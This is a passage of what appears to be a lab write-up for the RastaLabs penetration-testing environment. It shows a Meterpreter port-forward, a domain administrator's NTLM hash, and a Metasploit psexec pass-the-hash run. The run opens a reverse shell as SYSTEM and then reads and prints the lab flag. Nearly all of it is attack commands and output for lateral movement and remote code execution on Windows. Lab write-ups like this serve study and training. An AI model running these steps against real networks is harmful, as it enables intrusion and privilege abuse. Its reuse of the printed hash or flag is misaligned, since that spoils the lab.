
from ws02, portfwd to ws05

portfwd add -L 10.10.14.83 -r 10.10.123.102 -l 445 -p 445

rweston\_da hash --- ab7b75ff84475be2e8c4dcb7390955c3:3ff61fa259deee15e4042159d7b832fa

use smbpass as this, exploit via smb/psexec



```
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.10.14.83:8080
*] 10.10.14.83:446 - Connecting to the server...
[*] 10.10.14.83:446 - Authenticating to 10.10.14.83:446|rastalabs.local_as_user_'rweston_da'...
*] 10.10.14.83:446 - Selecting PowerShell target
[*] 10.10.14.83:446 - Executing the payload...
[*] Sending stage (206403 bytes) to 10.10.110.254
10.10.14.83:446 - Service start timed out; OK if running a command or non-service executable...
[*] Meterpreter session 19 opened (10.10.14.83:8080 -> 10.10.110.254:61811) at 2018-08-12 20:52:28 +0530
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 868 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.64]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>cd C:\users\administrator\desktop
cd C:\users\administrator\desktop
C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
RASTA{53rv1c3 4bu53 f7w}
C:\Users\Administrator\Desktop>
```

RASTA{53rv1c3 4bu53 f7w}